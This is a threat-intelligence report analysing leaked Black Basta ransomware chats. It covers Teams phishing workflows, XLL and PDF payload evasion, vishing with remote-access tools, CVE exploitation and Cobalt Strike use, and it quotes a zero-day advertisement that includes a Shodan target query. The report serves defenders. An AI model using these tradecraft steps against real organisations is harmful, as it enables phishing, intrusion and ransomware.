This tool exploits a previously disclosed method for sending messages with attachments to external tenants, a feature Microsoft Teams allows by default. The logs refer to the tool's GitHub repository and contain discussions about bypassing message approval prompts by manipulating Teams web requests:




Figure 13: W introduces TeamsPhisher

The messages also mention modifying TeamsPhisher to improve payload delivery, particularly by bypassing the security prompt that warns users when receiving messages from external organizations. The attack workflow has the following sequence:

- Use TeamsEnum to validate emails, ensuring they belong to active corporate users
- Cross-reference with credential dumps to check for potential login pairs
- Use compromised or purchased Microsoft Teams accounts to send phishing messages via TeamsPhisher
- Deliver various malicious payloads, leveraging Teams as a trusted medium that often bypasses traditional email security filters.

When it comes to later stages, further phishing messages are crafted with social engineering tactics, often impersonating IT support, finance departments, or security updates to lure users into enabling malicious files. Moreover, the logs discuss an alternative phishing methods via non-corporate Microsoft Teams accounts to reduce costs and avoid purchasing business-tier accounts.

Attackers suggest buying bulk Outlook accounts, registering them on Teams, and then using them for phishing, which demonstrates a cost-efficient adaptation to Teams campaigns:




Figure 14: **W** suggests way to optimize source of potential targets

Once these targets are confirmed, the attackers proceed with a multi-pronged approach, utilizing either briefly mentioned social engineering tactics or directly exploiting vulnerable internet-facing devices to gain initial access (a more detailed analysis of this process follows shortly below). Another notable attack method involves a combination of Microsoft Teams and Outlook-based phishing, exploiting the delivery mechanics of external Teams messages:




Figure 15: **W** continues with his ideas on optimization, assuring that such phishing tactic works well

Attackers purchase Microsoft 365 Business accounts or register new ones. They use the previously mentioned open-source TeamsEnum to verify potential targets and then deploy TeamsPhisher, another open-source tool that allows sending phishing messages with attachments. The payload is delivered via OneDrive, SharePoint, or direct file-sharing links to bypass email security policies. Operators also embed phishing links inside QR codes, making detection more difficult. These QR codes often leverage legitimate Microsoft URLs (e.g., Bing redirects, Salesforce, Cloudflare) to obfuscate the final destination:




Figure 16: **ugway** describes benefits of QR codes in phishing emails

The leaked chat logs also highlight the use of various document-based initial access techniques, including HTML smuggling and weaponized attachments:




Figure 17: **GG** shares its thoughts about payload delivery

This data suggests that HTML-based payloads have undergone iterative improvements, making them more reliable for evading detection. Another key discussion in the logs involves JavaScript-based payloads delivered through PDFs, a tactic known for evading traditional email security filters.

It also confirms the continued use of PDFs embedded with JavaScript, which can execute secondary-stage payloads once opened by the target. These techniques leverage file formats that users and security solutions may consider benign, increasing the chances of successful compromise.

The chat logs also emphasize the need for continuous refinement and adaptation, as operators test different formats and payload execution techniques before deploying them on a scale. By leveraging HTML smuggling, malicious PDFs with JavaScript, and signed executable payloads, attackers seek to bypass modern email filtering and endpoint security defenses.

Weaponized XLLs

Black Basta's use of XLL-based payloads for initial infection is a recurring theme in the leaked chat logs as well, demonstrating the group's confidence in XLL as a stealthy and effective attack vector. Unlike more traditional macro-based threats (e.g., XLM and VBA macros,) XLL files execute natively within Excel as compiled code, allowing attackers to bypass Microsoft's modern macro security restrictions in a more creative way.

The logs reveal a methodical approach to refining, testing, and modifying XLL payloads before deploying them on a scale. Mentions of stability tests confirm that these attacks were carefully engineered to evade security solutions, and operators frequently discuss payload customization to bypass detection mechanisms.

Throughout their communications, Black Basta members reference multiple iterations and refinements of their XLL-based malware delivery techniques. In several instances, operators express frustration when payloads are detected, reinforcing the idea that XLL execution methods are under constant modification to evade AV and EDR solutions. This frequently appears in the chat logs, highlighting the group's ongoing efforts to re-encrypt payloads and alter execution mechanisms:




Figure 18: **Lapa** informs that Defender AV detects the attack

Additionally, discussions about file size adjustments suggest that operators fine-tune the payload's obfuscation and cryptographic methods to bypass heuristic-based detection. The XLL-based infection process follows a structured approach. It typically begins with targeted phishing campaigns, where Black Basta crafts social engineering lures disguised as invoices, financial reports, job offers, or security updates.

These weaponized XLL payloads are then delivered via email attachments, compromised SharePoint or OneDrive links, and Microsoft Teams messages. Once the victim downloads and opens the malicious XLL file, Excel prompts them to enable the add-in, triggering the execution of a malicious DLL within the Excel process.

Once executed, the XLL payload initiates a series of code injection techniques, ensuring a stealthy and persistent foothold within the compromised system. The leaked logs indicate that while Black Basta members frequently experiment with various infection mechanisms, they consistently rely on XLL as a primary execution method in parallel.

In several chat messages, operators mention alternative delivery formats like MSI installers and VBS scripts, but they repeatedly emphasize that XLL remains one of the most effective vectors due to its lower detection rates. Operators also reference using obfuscation techniques and execution delays to evade automated security analysis, implying that even after modifications, the payload behavior remains consistent to avoid raising suspicion:




Figure 19: Discussions about XLL payloads detection

In cases where an XLL payload is flagged or blocked, Black Basta's developers (often with leadership involvement) quickly recompile or modify the infection chain. The leaked logs also reference multiple test deployments of XLL payloads, with operators monitoring whether malware execution is successful across different environments. Some comments indicate that these payloads are actively managed and distributed, while discussions about Tor browser compatibility suggest that attackers are testing payload delivery through anonymized networks:

```
lapa: на выдаче xll XLL is being delivered

usernamegg: аттачем летело сейчас? was it sent as an attachment just now?

lapa: не особо not really

lapa: но запуски есть but there were executions
```

Figure 20: **Lapa** comments success of the weaponized XLL executions

```
usernamegg: кстати с тор браузера норм работает пдф и скачивается xll by the way, when using
Tor Browser, the PDF works fine and the XLL downloads without issues
```

Figure 21: **GG** confirms that the payload delivery is functioning properly via Tor based tests

Regarding distribution and infrastructure, the chat logs include multiple instances of download links for XLL payloads, often hosted on third-party file-sharing services like Sendspace or self-hosted servers.

Operators frequently update these links, removing outdated versions and replacing them with newly compiled, undetected variants, suggesting that XLL payloads are actively maintained and replaced based on detection trends.

As part of their persistent infection strategy, Black Basta members discuss various ways to ensure successful execution and lateral movement post-infection. The logs reveal that XLL payloads are often used in conjunction with secondary infection mechanisms like LNK-based installers.

Additionally, references to credential harvesting and automated payload execution indicate that XLL files are part of a broader strategy designed for initial infection, persistence, and privilege escalation. Overall, the chat logs confirm that Black Basta's team members consistently refine and optimize their XLL-based payloads, demonstrating a deep understanding of malware execution techniques and modern security evasion methods. Their ability to rapidly modify, encrypt, and redistribute payloads, combined with persistent testing and iterative improvements – suggests a highly organized cybercriminal operation that treats malware deployment as an ongoing development cycle rather than a static attack.

Fraud calls with RMM

One of the more prominent instances of social engineering observed in the logs involved a call-based phishing campaign utilizing Remote Monitoring and Management (RMM) software, such as AnyDesk and TeamViewer, to access target systems and deploy malware.

In one specific case, the operation leveraged fraudulent IT support calls, where a designated female caller was assigned to persuade victims to grant remote access under the guise of addressing security or technical issues. Internal chat logs reveal a clear strategy involving pretexting techniques, with attackers impersonating IT department representatives to establish credibility. Operators deliberately selected a female caller, believing that women would have a higher success rate in persuading victims to comply.

There were explicit discussions about targeting individuals based on gender dynamics – female callers were assigned male victims, while male operators handled calls to female targets:




Figure 22: Discussions regarding externally engaged personnel assigned to direct victim-calling tasks

This decision was made to exploit perceived trust biases and maximize persuasion effectiveness. To enhance legitimacy, attackers planned caller ID spoofing to display IT department phone numbers and rehearsed scripted pretexts designed to create urgency.

The attacker informed the victims their computers were at risk due to “spam issues” or “security threats” requiring immediate intervention. Once engaged, the caller guided them through installing AnyDesk or TeamViewer, claiming it was necessary for diagnostics and troubleshooting. If the victim hesitated, the caller applied social pressure, emphasizing the risk of losing access or facing security complications if they did not comply.

Once the attacker was granted remote access, attackers ensured persistence and deeper compromise by executing custom scripts that disabled victim-side session terminations. Internal communications show operators troubleshooting security roadblocks in real time, particularly when AnyDesk was blocked by corporate security policies.

In such cases, they pivoted to TeamViewer, instructing victims to provide session IDs and passwords. When endpoint security disrupted their access, attackers attempted to bypass defenses by coaching victims into disabling protections or switching to alternative remote access software.

The campaign was tightly coordinated, with attackers sharing real-time updates in chat, refining scripts, and adjusting psychological tactics based on effectiveness.

There were also discussions about scaling the operation into a full-fledged call center model, allowing a large team of operators to target victims concurrently. The final objective varied – in some cases, attackers stole credentials and exfiltrated data, while in others, they attempted malware deployment.

Overall, this campaign underscores the critical role of social engineering in ransomware operations.

Attackers do not rely solely on technical exploits but instead use deception, psychological pressure, and call-based manipulation to gain initial access. Resistance from victims or intervention by IT teams significantly disrupted their workflow, reinforcing the importance of cybersecurity awareness training.

Employees who recognize manipulation tactics and escalate them to security teams can effectively neutralize these threats, making social engineering one of ransomware operations' most exploitable yet vulnerable components.

Software vulnerabilities

The leaked Black Basta chat logs reveal discussions of more than 60 unique CVEs, ranging from speculation to concrete efforts toward weaponization and external exploit acquisition.

Some vulnerabilities are mentioned in passing or as general knowledge-sharing, while others are directly linked to active attacks, mass exploitation, or tactical deployment.

However, the chats often provide little clarity on the ultimate application, success, or failure of these exploits. The logs confirm that the group actively monitors and tests newly disclosed vulnerabilities, discussing their viability, detection rates, and automation potential.

In some cases, members negotiate to exploit purchases, underscoring their willingness to invest in exclusive attack vectors before they are widely patched.

These discussions highlight how Black Basta treats vulnerability exploitation as a core operational strategy, balancing public exploits, modified payloads, and private acquisitions.

Microsoft Exchange and other email server-related vulnerabilities play a key role in the group's attack chain. Chat logs indicate that exploits such as ProxyShell and ProxyLogon (CVE-2022-41082, CVE-2021-42321, CVE-2021-28482, CVE-2021-26855) were actively leveraged to gain access to corporate email servers. CVE-2023-42115, a vulnerability in Exim – a widely used mail transfer agent (MTA) for Unix-based systems – is another notable example.

At the time of its disclosure, over 3.5 million Exim servers were exposed to the internet globally. Chat discussions suggest early awareness of this vulnerability within the group (as it was initially referenced between chat members before its official publication):




Figure 23: **GG** emphasizes the need for vulnerability exploitation in Exim and shares experience in extracting mailboxes from similar attacks targeting Microsoft Exchange

Group members also discussed CVE-2024-23113 and CVE-2024-25600 in internal communications prior to their formal release. This once again indicates a proactive focus on monitoring emerging vulnerabilities and an ability to rapidly transition from awareness to exploitation:




Figure 24: Collection of CVE-2024-25600 PoCs available before official publication

Beyond internet-facing email-related software, the group also heavily focuses on VPN and other perimeter-focused security flaws, particularly those affecting Citrix, Fortinet, Palo Alto, and CheckPoint.

Exploits such as CVE-2023-4966 (Citrix NetScaler), CVE-2024-3400 (Palo Alto GlobalProtect RCE), and CVE-2024-23108/CVE-2024-23109 (Fortinet FortiOS) appear in multiple conversations related to mass exploitation efforts. A particularly significant mention is CVE-2024-24919 (CheckPoint VPN authentication bypass), which was evidently purchased by a **GG**:




Figure 25: **GG** discusses CheckPoint VPN RCE





Figure 26: CVE-2024-24919 progression - from disclosure to active sale as an operational item on a Dark Web forum within 12 days

Beyond its rapid response and opportunistic tactics, Black Basta's leadership actively seeks broader, proactive opportunities for initial access through vulnerability exploitation.

A notable example of this approach was the group's expressed interest in acquiring a zero-day exploit for a Juniper SRX Firewall Unauthenticated RCE. Internal discussions included evaluating the exploit's reliability and negotiating a potential purchase price, indicating a strategic focus on leveraging high-value vulnerabilities:



```
    usernamegg:
```
Juniper SRX Firewall Unauthenticated RCE

- Tested on: vSRX V3 22.4R1, vSRX V2 22.4R1
- Product URL: https://www.juniper.net/us/en/products/security/srx-series.html
- Access level: Full admin access/RCE
- Requirements: Access to the web interface, Works on default configurations
- Exploitation steps: 2
    - Upload stager
    - Execute stager
- Shodan query:
    - Link: https://www.shodan.io/search?query=html%3A%22Juniper+Web+Device+Manager%22


Target OS (specify builds, versions, 32/64 bits)

- Juniper JunOS versions 12.1 to 23.1R1 (2023 release)

Vulnerable software (specify builds, versions, 32/64 bits)

- Juniper JunOS versions 12.1 to 23.1R1 (SRX firewalls all models/Builds)

Figure 27: **GG** shares an external advertisement



usernamegg: Будет порядка 40к+ которые в интернет смотрят , сейчас собираю их There will be around 40K+ that are exposed to the internet, I'm collecting them now

usernamegg: это 0day this is a 0day

usernamegg: 200к чел хочет (seller) wants 200K for it

usernamegg: но буду торговаться but I'll negotiate

usernamenn: ну 200к норм ценник для 0day well, 200K is a fair price for a 0day

usernamegg: да да yep

usernamenn: для VPN for a VPN

Figure 28: **GG** initiating a discussion on the potential purchase of a zero-day exploit

These exchanges confirm that Black Basta is willing to invest in high-value exploits, particularly those targeting widely deployed network perimeter defenses, likely assuming a high return on investment.

Windows and Office-based vulnerabilities are also heavily referenced in relation to malware execution. The chat logs include discussions about CVE-2023-36884 (Windows HTML-based RCE), CVE-2022-30190 (Follina), CVE-2021-40444 (MSHTML exploit), and CVE-2017-11882 (Equation Editor RCE), with specific mentions of embedding these exploits into phishing lures.

Another key mention is CVE-2023-38831 (WinRAR RCE), used for executing secondary-stage malware. Overall, the chat logs reinforce that Black Basta integrates public exploits, purchased zero-days, and custom exploit modifications into its operations.

Behind the curtain of tooling: Cobalt Strike, open-source and commodity malware

Cobalt Strike, extensively referenced in the leaked chats - often as “коба” or interchangeably as “coba”- serves as the backbone of Black Basta’s operations.

While it was already widely known that Black Basta ransomware operators leveraged Cobalt Strike during intrusions, the leaked conversations reveal the extent to which the core team treats this tool as a critical asset, relying on it heavily for post-exploitation and persistence.

Unlike the typical off-the-shelf use of cracked versions seen among many threat actors, Black Basta’s leadership has dedicated significant resources to acquiring necessary licensing and modifying and maintaining customized variants tailored to their specific needs.

The discussions provide insight into how the tool is leveraged, continuously adapted, and refined. The presence of team members with software development expertise enables deep customization of Cobalt Strike’s components, including modifications to its Beacon behavior, in-memory execution mechanisms, and evasion strategies.

The group also actively integrates it with external tools to maintain long-term access to compromised networks. Black Basta’s approach underscores a quite sophisticated understanding of Cobalt Strike’s inner workings, particularly its Arsenal Kits, which they manipulate to enhance stealth and efficiency. This level of technical investment also highlights how central Cobalt Strike is to their attack framework, making it one of their most valuable assets in conducting operations.

